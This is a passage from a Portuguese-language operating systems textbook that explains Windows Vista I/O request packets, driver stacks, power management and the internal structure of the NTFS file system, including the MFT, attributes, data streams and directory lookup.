Quando está alocando um IRP, o gerenciador de E/S deve saber quão profunda é uma pilha de dispositivos em particular para que possa alocar um IRP suficientemente grande. Ele mantém o controle da profundidade da pilha em um campo em cada objeto de dispositivo conforme a pilha de dispositivos é formada. Note que não há definição formal do que é o próximo objeto de dispositivo em nenhuma pilha. Essa informação é mantida em estruturas de dados privadas pertencentes ao driver anterior da pilha. Na verdade, a pilha nem precisa ser uma pilha; em qualquer camada um driver é livre para alocar novos IRPs, continuar a usar o IRP original, enviar uma operação de E/S para uma pilha de dispositivos diferente ou até mesmo chavear para um thread operário de sistema para continuar a execução.

O IRP contém sinalizadores, um código de operação para indexação na tabela de despacho, ponteiros de buffers para, talvez, o buffer do núcleo e do usuário e uma lista




Figura 11.22 Os principais campos de um pacote de solicitação de E/S.

de MDLs (listas de descritores de memória — memory descriptor lists), que são usadas para descrever as páginas físicas representadas pelos buffers, isto é, para operações de DMA. Há campos usados para operações de conclusão e cancelamento. Os campos no IRP que são usados para enfileirar o IRP para dispositivos enquanto estiver em processamento são reutilizados quando a operação de E/S enfim termina de fornecer memória para o objeto de controle de APC usado para chamar a rotina de conclusão do gerenciador de E/S no contexto do thread original. Existe também um campo de ligação usado para ligar todos os IRPs pendentes para o thread que os inicializou.

#### Pilhas de dispositivos

Um driver no Windows Vista é capaz de fazer todo o trabalho sozinho, como faz o driver de impressora da Figura 11.23. Por outro lado, os drivers podem ser empilhados, o que significa que uma requisição pode passar por uma sequência de drivers, cada um fazendo uma parte do trabalho. Dois drivers empilhados são ilustrados na Figura 11.23.

Um uso comum dos drivers empilhados é separar o gerenciamento do barramento do trabalho funcional do controle real do dispositivo. O gerenciamento do barramento PCI é muito complicado por causa dos diversos tipos de modos e transações. Separando esse trabalho da parte específica do dispositivo, os escritores de drivers não precisam aprender como controlar o barramento: eles podem apenas usar o driver de barramento-padrão em sua pilha. De maneira semelhante, os drivers USB e SCSI têm uma parte específica do dispositivo e outra parte genérica, e os drivers em comum são usados pela parte genérica.

Outro uso de drivers em pilha é a capacidade de inserir drivers de filtro na pilha. Já vimos a utilização de drivers de filtro do sistema de arquivos, que são inseridos acima do sistema de arquivos. Drivers de filtro também são usados para gerenciar o hardware físico. O driver de filtro realiza algumas transformações nas operações à medida que o IRP atravessa a pilha de dispositivos, assim como durante a operação de conclusão com o IRP subindo a pilha através das rotinas de conclusão especificadas por cada driver. Por exemplo, um driver de filtro poderia comprimir os dados a caminho do disco ou codificar os dados a caminho da rede. Colocar o filtro aqui significa que nem a aplicação, nem o verdadeiro driver do dispositivo tem de estar atento a isso, e isso funciona de modo automático para todos os dados indo para o dispositivo (ou vindo dele).

Os drivers de dispositivos do modo núcleo são um problema grave para a estabilidade e confiabilidade do Windows. A maior parte das falhas do núcleo no Windows se deve aos erros dos drivers de dispositivos. Como os drivers de dispositivos do modo núcleo dividem o mesmo espaço de endereçamento com as camadas do núcleo e executiva, erros




Figura 11.23 O Windows permite que os drivers sejam empilhados para funcionar com uma instância de dispositivo específica. O empilhamento é representado por objetos de dispositivos.

nos drivers podem corromper as estruturas de dados do sistema, ou pior. Alguns desses erros se devem ao número impressionante de drivers de dispositivos que existem para o Windows, ou ao desenvolvimento de drivers por parte de programadores de sistema menos experientes. Os erros também se devem ao grande número de detalhes envolvidos na escrita correta de drivers para o Windows.

O modelo de E/S é poderoso e flexível, mas toda E/S é fundamentalmente assíncrona; logo, condições de corrida podem ser um risco. O Windows 2000 adicionou os recursos plug-and-play e o gerenciamento de energia dos sistemas Win9x para o Windows baseado no NT pela primeira vez. Isso coloca um número grande de requisitos nos drivers para lidarem de forma correta com os dispositivos indo e vindo, enquanto os pacotes de E/S estão no meio de seu processamento. Usuários de PCs desktop frequentemente conectam/desconectam dispositivos, fecham as tampas e enfurnam os notebooks em maletas e de modo geral não se preocupam se, por acaso, a pequena luz verde de atividade ainda está acesa. Escrever drivers de dispositivos que funcionem de forma correta nesse ambiente pode ser muito desafiador, o que é o motivo pelo qual o Fundamentos de Driver do Windows foi desenvolvido para simplificar o Modelo de Driver do Windows.

O gerenciador de energia controla a utilização de energia em todo o sistema. Historicamente, o gerenciamento de consumo de energia consistia em desligar a tela do monitor e parar o giro das unidades de disco, mas a questão está, de forma rápida, ficando mais complicada, em virtude dos requisitos para estender o tempo em que os notebooks podem funcionar só com suas baterias e preocupações de conservação de energia relacionadas aos computadores desktop deixados ligados todo o tempo e o alto custo de fornecimento de energia para os imensos parques de servidores que existem hoje (companhias como a Microsoft e a Google estão construindo seus parques de servidores perto de instalações de hidroelétricas para conseguirem baixos preços).

Recursos de gerenciamento de energia mais novos incluem a redução de consumo de energia dos componentes quando o sistema não está em uso chaveando dispositivos individuais para o estado de espera e até desligando-os de forma total, usando interruptores *suaves*. Os multiprocessadores desligam CPUs individuais quando não são necessárias, e até as taxas de frequência do relógio da CPU em execução podem ser diminuídas para reduzir o consumo de energia. Quando um processador está desocupado, seu consumo de energia também é reduzido, uma vez que não precisa fazer nada exceto aguardar por uma interrupção acontecer.

O Windows dá suporte a um modo especial de desligamento chamado **hibernação**, que copia toda a memória física para o disco e, então, reduz o consumo de energia a um minúsculo fluxo (notebooks podem funcionar por semanas em estado de hibernação) com baixa utilização da bateria. Como todo o estado da memória está gravado no disco, pode-se até trocar a bateria em um notebook enquanto ele estiver hibernando. Quando o sistema reinicializa depois da hibernação, ele restaura o estado de memória salvo (e reinicializa os dispositivos). Isso traz de volta o computador ao mesmo estado que estava antes da hibernação, sem ter de refazer a autenticação de usuário e inicializar todas as aplicações e serviços que estavam sendo executados. Mesmo que o Windows tente melhorar esse processo (incluindo ignorar as páginas não modificadas que já estejam salvas no disco e comprimindo outras páginas de memória para reduzir a quantidade de E/S solicitada), ainda pode levar muitos segundos para hibernar um notebook ou um sistema desktop com gigabytes de memória.

Uma alternativa à hibernação é um modo chamado modo de espera, no qual o gerenciador de energia reduz o sistema inteiro para o menor estado de energia possível, usando apenas o suficiente para atualizar a RAM dinâmica. Como a memória não precisa ser copiada para o disco, isso é muito mais rápido que a hibernação. Entretanto, o modo de espera não é tão confiável porque o trabalho será perdido se o computador perder a energia, ou a bateria for trocada em um notebook, ou em razão de erros em vários drivers de dispositivos que os reduzem para estado de baixa energia, mas depois não conseguem inicializá-los. No desenvolvimento do Windows Vista, a Microsoft despendeu muito esforço melhorando a operação do modo de espera, com a cooperação de muitos da comunidade de dispositivos de hardware. Eles também acabaram com a prática de permitir que uma aplicação vetasse a entrada do sistema em modo de espera (o que algumas vezes resultava em notebooks superaquecidos quando usuários desatentos os lançavam em maletas sem esperar que a luz piscasse).

Há muitos livros disponíveis sobre o Modelo de Driver do Windows e o novo Fundamentos de Driver do Windows (Cant, 2005; Oney, 2002; Orwick e Smith, 2007; Viscarola et al., 2007).

# 11.8 O sistema de arquivos NT do Windows

O Windows Vista dá suporte a vários sistemas de arquivos, dos quais os mais importantes são FAT-16, FAT-32 e NTFS (sistema de arquivos do NT — NT file system). O FAT--16 é usado no antigo sistema de arquivos do MS-DOS, que usa endereço de disco de 16 bits, o que o limita a partições de disco não maiores que 2 GB. Em sua maioria, é usado para acessar disquetes, pelos usuários que ainda os utilizam. O FAT-32 usa endereços de 32 bits e suporta partições de disco de até 2 TB. Não há segurança no FAT-32, e hoje ele só é de fato usado em mídias portáteis, como unidades flash. O NTFS é o sistema de arquivos desenvolvido de forma específica para a versão NT do Windows. Começando com o Windows XP, ele se tornou o sistema-padrão instalado pela maioria dos fabricantes de computador,

aumentando bastante a segurança e a funcionalidade do Windows. O NTFS usa enderecos de disco de 64 bits e pode (na teoria) suportar partições de disco de até 264 bytes, ainda que outras considerações o limitem a tamanhos menores.

Neste capítulo, examinaremos o sistema de arquivos NTFS, porque ele é um sistema de arquivos moderno com muitas características interessantes e inovações no projeto. Ele é um grande e complexo sistema de arquivos, e limitações de espaço nos impedem de cobrir todas as suas características, mas o material apresentado a seguir deve dar uma impressão razoável dele.

#### 11.8.1 | Conceitos fundamentais

Nomes de arquivos individuais no NTFS são limitados a 255 caracteres; caminhos completos são limitados em 32.767 caracteres. Os nomes de arquivos estão em Unicode, permitindo que pessoas em países que não utilizam o alfabeto latino (por exemplo, Grécia, Japão, Índia, Rússia e Israel) escrevam os nomes de arquivos em sua língua nativa. Por exemplo, Φιλε é um nome de arquivo perfeitamente legal. O NTFS dá suporte total a nomes em letras maiúsculas e minúsculas (logo, foo é diferente de Foo e de FOO). A API do Win32 não dá suporte completo a letras maiúsculas e minúsculas para os nomes de arquivos e nunca para os nomes de diretórios. Esse suporte existe quando executamos o subsistema POSIX com o objetivo de manter compatibilidade com o UNIX. O Win32 não é sensível à diferença entre letras maiúsculas e minúsculas, mas preserva o tipo usado; logo, os nomes de arquivos podem ter letras maiúsculas e minúsculas. Ainda que reconhecer a diferença entre letras maiúsculas e minúsculas seja uma característica muito familiar para os usuários do UNIX, é muito inconveniente para usuários comuns que não fazem essas distinções com frequência. Por exemplo, a Internet é bastante insensível à diferença entre letras maiúsculas e minúsculas hoje.

Um arquivo NTFS não é apenas uma sequência linear de bytes, como os arquivos do FAT-32 e do UNIX são. Em vez disso, um arquivo consiste de vários atributos, cada qual representado por um fluxo de bytes. A maioria dos arquivos tem poucos fluxos curtos, como o nome do arquivo e seu ID de objeto de 64 bits, além de um longo fluxo (sem nome) com os dados. Contudo, um arquivo também pode ter dois ou mais (longos) fluxos de dados. Cada fluxo tem um nome consistindo do nome do arquivo, dois pontos e o nome do fluxo, como em foo:stream1. Cada fluxo tem seu próprio tamanho e pode ser bloqueado de forma independente dos outros fluxos. A ideia de múltiplos fluxos em um arquivo não é nova no NTFS. O sistema de arquivos do Apple Macintosh usa dois fluxos por arquivo, a ramificação de dados e a ramificação de recursos. A primeira utilização de vários fluxos para o NTFS foi para permitir que um servidor de arquivos do NT servisse a clientes do Macintosh. Os fluxos de dados múltiplos também são usados para representar metadados sobre arquivos, como as miniaturas de imagens JPEG disponíveis na GUI do Windows. Entretanto, infelizmente, os fluxos de dados múltiplos são frágeis e, com frequência, perdem-se dos arquivos quando são transportados para outros sistemas de arquivos, transportados pela rede ou até mesmo quando guardados em um backup e depois recuperados, porque muitos utilitários os ignoram.

O NTFS é um sistema de arquivos hierárquico, similar ao sistema de arquivos do UNIX. O separador entre nomes de componentes é "\", em vez de "/", um fóssil herdado dos requisitos de compatibilidade com o CP/M quando o MS-DOS foi criado. Diferente do UNIX, o conceito do diretório atual de funcionamento, ligações estritas para o diretório atual (.) e o diretório pai (..) são implementadas como convenções em vez de uma parte fundamental do projeto do sistema de arquivos. Ligações estritas têm suporte, mas são usadas apenas para o subsistema POSIX, como é o suporte do NTFS para checagem de permissão para percorrer diretórios (a permissão 'x' no UNIX).

No NTFS, as ligações simbólicas somente passaram a ser suportadas a partir do Windows Vista. A criação desse tipo de ligação normalmente é restrita aos administradores, de forma a evitar problemas de segurança como os ataques por trapaça (poofing), que foi o caso do UNIX quando da primeira introdução das ligações simbólicas na versão 4.2BSD. No Vista, a implementação de ligações simbólicas utiliza um recurso do NTFS denominado ponto de reanálise (discutido mais adiante nesta seção). Além disso, também são suportados os recursos de compressão, codificação, tolerância a falhas, uso do diário e arquivos esparsos. Essas características e suas implementações serão discutidas em breve.

## 11.8.2 Implementação do sistema de arquivos NTFS

O NTFS é um sistema de arquivos muito complexo e sofisticado, desenvolvido especificamente para o NT como alternativa ao sistema de arquivos HPFS, que foi desenvolvido para o OS/2. Embora a maior parte do NT tenha sido projetada em terra firme, o NTFS é um recurso único entre os componentes do sistema operacional, visto que a maior parte de seu projeto original foi realizada a bordo de um barco no Puget Sound (seguindo um protocolo estrito de trabalho na parte da manhã e cerveja na parte da tarde). A seguir, estudaremos vários de seus aspectos, começando a partir de sua estrutura e depois passando para a busca, a compressão e a criptografia de arquivos.

#### Estrutura do sistema de arquivos

Cada volume do NTFS (por exemplo, a partição do disco) contém arquivos, diretórios, mapas de bits e outras estruturas de dados. Cada volume é organizado como uma sequência linear de blocos ('clusters', na terminologia da Microsoft), com o tamanho do bloco determinado para cada volume e indo de 512 bytes a 64 KB, dependendo do

#### 562 Sistemas operacionais modernos

tamanho do volume. A maioria dos discos NTFS usa blocos de 4 KB como um tamanho que serve como ponto de equilíbrio entre blocos grandes (para transferências eficientes) e blocos pequenos (para obter uma baixa fragmentação interna). Os blocos são referenciados por seus deslocamentos a partir do início do volume, usando-se números de 64 bits.

A principal estrutura de dados de cada volume é a MFT (master file table — tabela mestre de arquivos), que é uma sequência linear de registros com tamanho fixo de 1 KB. Cada registro da MFT descreve somente um arquivo ou um diretório. O registro contém atributos do arquivo, como seu nome e sua estampa de tempo e a lista de endereços de disco onde seus blocos estão localizados. Se um arquivo for extremamente grande, algumas vezes será necessário usar dois ou mais registros da MFT para abrigar a lista de todos os blocos. Nesse caso, o primeiro registro da MFT, chamado de registro-base, aponta para os outros registros da MFT. Esse esquema nos remete de volta aos tempos do CP/M, no qual cada entrada de diretório era chamada de extensão. Um mapa de bits faz o acompanhamento de quais entradas da MFT estão livres.

A MFT é, em si, um arquivo e, como tal, pode ser colocada em qualquer lugar de um volume, eliminando assim o problema com setores defeituosos na primeira trilha. Além disso, o arquivo pode crescer o quanto for preciso, até um tamanho máximo de 2<sup>48</sup> registros.

A MFT é mostrada na Figura 11.24. Cada registro da MFT constitui uma sequência de pares (cabeçalho do atributo, valor). Cada atributo começa com um cabeçalho que indica qual é o atributo e o tamanho do valor, pois alguns valores de atributos têm o tamanho variável, como o nome do arquivo e os dados. Se o valor do atributo for suficientemente curto para caber em um registro da MFT, ele será co-

locado lá. Isso é chamado **arquivo imediato** (Mullender e Tanenbaum, 1984). Se for muito grande, será colocado em outro lugar do disco e um ponteiro para ele será inserido no registro da MFT. Isso torna o NTFS bastante eficiente para campos pequenos, ou seja, aqueles que se encaixam no próprio registro MFT.

Os primeiros 16 registros da MFT são reservados para os arquivos de metadados do NTFS, conforme ilustra a Figura 11.24. Cada um dos registros descreve um arquivo normal que tem atributos e blocos de dados, como qualquer outro arquivo. Cada um desses arquivos tem um nome que começa com um cifrão — para indicar que é um arquivo de metadados. O primeiro registro descreve o próprio arquivo da MFT. Particularmente, ele indica onde os blocos da MFT estão, para que o sistema tenha condições de encontrá-lo. Obviamente, o Windows precisa de uma maneira de encontrar o primeiro bloco do arquivo da MFT, para então achar o restante da informação sobre o sistema de arquivos. Ele encontra o primeiro bloco do arquivo da MFT a partir da verificação do bloco de inicialização, onde seu endereço é instalado no momento de instalação do sistema.

O registro 1 é uma cópia da primeira parte do arquivo da MFT. Essa informação é tão preciosa que ter uma segunda cópia pode ser absolutamente necessário, no caso de ocorrerem defeitos nos primeiros blocos da MFT. O registro 2 é o arquivo de registro de eventos. Quando ocorrem mudanças estruturais no sistema de arquivos — como adicionar um novo diretório ou remover um diretório existente —, a ação é registrada nesse arquivo antes de ser realizada, a fim de aumentar a probabilidade de uma recuperação correta, na ocorrência de uma falha durante a operação, tal como uma parada de sistema. As mudanças nos atributos de arquivos também são registradas nesse arquivo. Na verdade, as únicas mudanças que não são registradas nesse arquivo são




Figura 11.24 Tabela de arquivos-mestre do NTFS.

as que ocorrem nos dados do usuário. O registro 3 contém informações sobre o volume, como seu tamanho, sua identificação e sua versão.

Conforme mencionado anteriormente, cada registro da MFT contém uma sequência de pares (cabeçalho do atributo, valor). No arquivo \$AttrDef é que estão definidos os atributos. A informação sobre esse arquivo encontra-se no registro 4 da MFT. Depois vem o diretório-raiz, que também é um arquivo e que pode crescer para um tamanho qualquer. Ele fica descrito no registro 5 da MFT.

O espaço livre do volume é controlado por um mapa de bits, que também é um arquivo, e seus atributos e endereços de disco ficam no registro 6 da MFT. O próximo registro da MFT aponta para o arquivo de carga de inicialização. O registro 8 é usado para ligar todos os blocos defeituosos e assegurar que eles nunca farão parte de um arquivo. O registro 9 contém a informação sobre segurança. O registro 10 é usado para o mapeamento de letras maiúsculas e minúsculas. Para as letras latinas, esse mapeamento de A a Z é óbvio (pelo menos para as pessoas que utilizam esse alfabeto). Para outros idiomas, como grego, armênio ou georgiano, isso é menos óbvio; assim, esse arquivo mostra como se faz esse mapeamento. Por fim, o registro 11 é um diretório que contém diversos arquivos para coisas como cotas de disco, identificadores de objetos, pontos de reanálise e assim por diante. Os últimos quatro registros da MFT são reservados para uso futuro.

Cada registro da MFT consiste em um cabeçalho do registro, seguido por uma sequência de pares (cabeçalho do atributo, valor). O cabeçalho do registro contém: um número mágico usado para verificar sua validade, um número sequencial atualizado a cada vez que o registro é reutilizado por um novo arquivo, um contador de referências ao arquivo, o número de bytes realmente usados no registro, o identificador (índice, número sequencial) do registro--base (usado somente para registros de extensão) e alguns outros campos diversos.

O NTFS define 13 atributos que podem aparecer nos registros da MFT. Esses atributos são apresentados na Tabela 11.18. Cada cabeçalho identifica o atributo e informa o tamanho e a localização do campo de valor junto com diversas flags e outras informações. Em geral, os valores do atributo ficam logo após seus cabecalhos, mas, se um valor for tão longo que não caiba no registro da MFT, ele poderá ser colocado em um bloco de disco separado. Esse atributo é chamado de atributo não residente. O atributo de dados é um candidato óbvio a ser não residente. Alguns atributos, como os nomes, podem ser repetidos, mas todos os atributos devem aparecer em uma determinada ordem no registro da MFT. Os cabeçalhos de atributos residentes têm 24 bytes; os de atributos não residentes são maiores porque contêm informação sobre onde encontrar o atributo no disco.

O campo de informação padrão contém o proprietário do arquivo, informações sobre segurança, estampas de tempo exigidas pelo POSIX, contador de ligações restritas, bits que indicam que o arquivo é somente leitura, bits de arquivamento etc. Esse é um campo de tamanho fixo e obrigatório. O nome do arquivo é um campo em Unicode e de tamanho variável. Em seguida, para tornar os arquivos com nomes que não sejam do tipo MS-DOS acessíveis aos programas antigos de 16 bits, os arquivos podem dispor de um **nome curto** MS-DOS 8 + 3. Se o nome real do arquivo estiver de acordo com a regra MS-DOS 8 + 3, o nome secundário MS-DOS não será utilizado.

Atributo	Descrição					
Informação-padrão	Bits de sinais, estampas de tempo etc.					
Nome do arquivo	Nome do arquivo em Unicode; pode ser repetido para nome MS-DOS					
Descritor de segurança	Obsoleto. A informação de segurança agora fica em \$Extend\$Secure					
Lista de atributos	Localização dos registros adicionais da MFT, se necessário					
ID do objeto	Identificador de arquivos de 64 bits, único para este volume					
Ponto de reanálise	Usado para montagens e ligações simbólicas					
Nome do volume	Nome deste volume (usado somente em \$Volume)					
Informação sobre o volume	Versão do volume (usado somente em \$Volume)					
Índice-raiz	Usado para diretórios					
Índice de alocação	Usado para diretórios muito grandes					
Mapa de bits	Usado para diretórios muito grandes					
Fluxo com utilidade de registro	Controla registro de eventos no \$LogFile					
Dados	Fluxo de dados; pode ser repetido					

#### 564 Sistemas operacionais modernos

No NT 4.0, a informação sobre segurança podia ser colocada em um atributo, mas no Windows 2000 e nas versões superiores, essa informação fica em um único arquivo, para que vários arquivos possam compartilhar as mesmas descrições de segurança. Isso resulta em uma economia significativa de espaço na maioria das gravações da MFT e no sistema de arquivos inteiro, pois as informações de segurança para muitos dos arquivos de propriedade de usuários diferentes são idênticas.

A lista de atributos é necessária para o caso de os atributos não caberem no registro da MFT. Esse atributo indica onde encontrar os registros de extensão. Cada entrada da lista contém um índice de 48 bits, na MFT, indicando onde o registro de extensão está e um número sequencial de 16 bits para conferir se o registro de extensão e os registros-base são iguais.

Os arquivos do NTFS possuem um ID associado que é semelhante ao número do i-node no UNIX. Os arquivos podem ser abertos pelo ID, mas os IDs atribuídos pelo NTFS nem sempre são úteis quando o ID deve persistir porque ele é baseado no registro MTF e pode ser alterado se o registro para o arquivo mudar (por exemplo, se o arquivo for restaurado a partir de um backup). O NTFS permite um atributo de identificação de objeto separado que pode ser configurado em um arquivo e nunca precisa ser alterado. Ele pode ser mantido com o arquivo caso ele seja copiado para um novo volume, por exemplo.

O ponto de reanálise diz ao procedimento de análise o nome do arquivo para fazer algo especial. Esse mecanismo é utilizado para montagem de sistema de arquivos e ligações simbólicas. Os dois atributos de volume são usados somente para identificação do volume. Os próximos três atributos lidam com o modo como os diretórios são implementados. Os pequenos são apenas listas de arquivos, mas os grandes são implementados usando-se árvores B+. O atributo de registro de fluxo de utilidade é empregado pelo sistema de criptografia de arquivos.

Por fim, chegamos ao atributo pelo qual todos esperamos: os fluxos de dados (ou fluxos, em alguns casos). Um arquivo NTFS possui um ou mais fluxos de dados a ele associado e é aí que mora o perigo. O fluxo de dados padrão não é nomeado (por exemplo, caminhodir\ nomearquivo::\$DATA), mas cada fluxo alternativo de dados possui um nome como, por exemplo, caminhodir\ nomearquivo:nomefluxo\$DATA.

Para cada fluxo, o seu nome, se houver, fica no cabeçalho desse atributo. Em seguida ao cabeçalho está uma lista de endereços de disco indicando quais blocos o fluxo contém ou o próprio fluxo, para fluxos de somente algumas centenas de bytes (e há muitos deles). Quando o fluxo de dados real fica no registro da MFT, usa-se o termo **arquivo imediato** (Mullender e Tanenbaum, 1984).

É claro que, na maioria das vezes, os dados não cabem no registro da MFT; portanto, o normal é que esse atributo seja não residente. Agora, vejamos como o NTFS fica sabendo da localização dos atributos não residentes — em dados particulares.

#### Alocação de armazenamento

Por razões de eficiência, monitoram-se os blocos de disco dispondo-os em séries de blocos consecutivos, quando possível. Por exemplo, se o primeiro bloco lógico de um fluxo estiver no bloco 20 do disco, então o sistema tentará alocar o segundo bloco lógico no bloco 21, o terceiro no bloco 22 e assim por diante. Uma maneira de fazer isso consiste em alocar vários blocos de uma vez só, quando possível.

Os blocos em um arquivo são descritos por uma sequência de registros, e cada um descreve uma sequência de blocos lógicos contíguos. Para um fluxo sem espaços vazios, haverá somente um desses registros. Os fluxos escritos na ordem, do início até o fim, pertencem a essa categoria. Um fluxo com um espaço vazio (por exemplo, apenas os blocos de 0–49 e os blocos de 60–79 são definidos) terá dois registros. Esse fluxo poderia ser produzido escrevendo-se os primeiros 50 blocos e depois buscando à frente pelo bloco lógico 60 e, então, escrevendo os outros 20 blocos. Quando um espaço vazio é lido, todos os bytes que não existem são zeros. Um arquivo com um espaço vazio é chamado de arquivo esparso.

Cada registro começa com um cabeçalho informando o deslocamento do primeiro bloco dentro do fluxo. Depois vem o deslocamento do primeiro bloco não coberto pelo registro. No exemplo anterior, o primeiro registro teria um cabeçalho de (0, 50) e forneceria os endereços de disco para esses 50 blocos. O segundo teria um cabeçalho de (60, 80) e forneceria os endereços de disco para esses 20 blocos.

Cada cabeçalho de registro é seguido por um ou mais pares, cada um indicando um endereço de disco e um tamanho. O endereço de disco é o deslocamento do bloco de disco desde o início de sua partição; o tamanho é o número de blocos na série. No registro podem estar quantos pares forem necessários. O uso desse esquema para um arquivo de nove blocos e três séries é ilustrado na Figura 11.25.

Nessa figura temos um registro da MFT para um pequeno arquivo. Ele consiste em três séries de blocos consecutivos de disco. A primeira série é formada pelos blocos 20 a 23, a segunda é constituída pelos blocos 64 e 65 e a terceira consiste nos blocos 80 a 82. Cada uma dessas séries é gravada no registro da MFT como um par (endereço de disco, contador de bloco). O número de séries depende do desempenho do alocador de blocos de disco em encontrar séries de blocos consecutivos quando o arquivo é criado. Para um fluxo de *n* blocos, o número de séries pode ser qualquer coisa entre 1 e *n*.

Convém fazer vários comentários aqui. Primeiro, não há um limite máximo para o tamanho dos fluxos que podem ser representados dessa maneira. Sem compressão, cada par requer dois valores de 64 bits no par, para um total de 16 bytes. Contudo, um par poderia representar um milhão ou




Figura 11.25 Um registro da MFT para um arquivo de três séries e nove blocos.

mais blocos consecutivos de disco. Na verdade, um arquivo de 20 MB, formado por 20 séries de um milhão de blocos de 1 KB cada, cabe facilmente em um registro de MFT. O mesmo não ocorre com um arquivo de 60 KB espalhados por 60 blocos separados.

Em segundo lugar, enquanto o modo direto de representar cada par ocupa 2 × 8 bytes, há um método de compressão disponível para reduzir o tamanho dos pares a menos de 16 bytes. Muitos endereços de disco têm vários bytes zero nos bytes de ordem mais alta. Esses zeros podem ser omitidos. O cabeçalho de dados indica quantos deles estão omitidos, isto é, quantos bytes são realmente usados por endereço. Outros tipos de compressão também são empregados. Na prática, muitas vezes os pares têm apenas 4 bytes.

Nosso primeiro exemplo foi fácil: toda a informação do arquivo cabe em um registro da MFT. O que acontece quando o arquivo é tão grande ou tão fragmentado que a informação do bloco não cabe no registro da MFT? A resposta é simples: usam-se dois ou mais registros da MFT. Na Figura 11.26 vemos um arquivo cujo registro-base está no registro 102 da MFT. Ele tem séries demais para um registro da MFT; desse modo, calcula-se de quantos registros de extensão ele precisa — por exemplo, dois — e inserem-se seus índices no registro-base. O restante do registro é usado pelas primeiras *k* séries de dados.

Observe que a Figura 11.26 apresenta alguma redundância. Teoricamente, não seria necessário especificar o final de uma sequência de séries, pois essa informação pode ser calculada a partir dos pares das séries. O motivo para reforçar essa informação é a busca por mais eficiência: para encontrar o bloco em uma determinada posição, é necessário apenas verificar os cabeçalhos do registro, não os pares de séries.

Quando todo o espaço no registro 102 estiver ocupado, o armazenamento da série prosseguirá no registro 105 da MFT. São colocadas nesse registro tantas séries quantas couberem. Quando esse registro também estiver cheio, o restante das séries irá para o registro 108 da MFT. Desse modo, diversos registros da MFT podem ser usados para tratar arquivos muito fragmentados.

Surge um problema quando são necessários tantos registros da MFT que não há espaço na base da MFT para relacionar todos os seus índices. Mas há uma solução para esse problema: a lista de registros de extensão da MFT torna-se não residente (isto é, armazenada no disco, e não no registro-base da MFT). Desse modo, ele pode crescer o quanto precisar.

Uma entrada da MFT para um diretório pequeno é ilustrada pela Figura 11.27. O registro contém várias entradas de diretório; cada uma delas descreve um arquivo ou um diretório. Cada entrada tem uma estrutura de tamanho fixo, seguida por um nome de arquivo, de tamanho variável. A parte fixa contém o índice da entrada da MFT do arquivo, o tamanho do nome do arquivo e diversos outros campos e sinalizadores. Buscar por uma entrada em um diretório consiste em verificar todos os nomes de arquivo, um por vez.




Figura 11.26 Um arquivo que requer três registros MFT para armazenar todas as suas séries.






Figura 11.27 O registro da MFT para um pequeno diretório.

Grandes diretórios usam um formato diferente. Em vez de uma lista linear de arquivos, é empregada uma árvore B+ para fazer uma possível busca em ordem alfabética e facilitar a inserção de novos nomes no diretório, no lugar apropriado.

Agora temos informação suficiente para entender como a busca por nomes de arquivos funciona para um arquivo \??\C:\foo\bar. Na Figura 11.11, vimos como o Win32, o sistema de chamadas nativas do NT e os gerenciadores de E/S e de objetos trabalham em conjunto na abertura de um arquivo por meio do envio de uma solicitação de E/S para a pilha de dispositivos do NTFS para o volume C:. Essa solicitação pede ao NTFS para preencher um objeto de arquivo para o restante do nome do diretório, \foo\bar.

A análise do caminho do diretório \foo\bar prossegue agora no diretório-raiz de C:, cujos blocos podem ser encontrados na entrada 5 da MFT (veja a Figura 11.24). A busca da cadeia 'foo', no diretório-raiz, retorna o índice do diretório foo na MFT. Então ocorre a busca da cadeia 'bar', que se refere ao registro MTF para esse arquivo. O NTFS executa verificações de acesso voltando ao monitor de referência de segurança e, se tudo der certo, ele procura pelo atributo ::\$DATA, que é o fluxo de dados padrão.

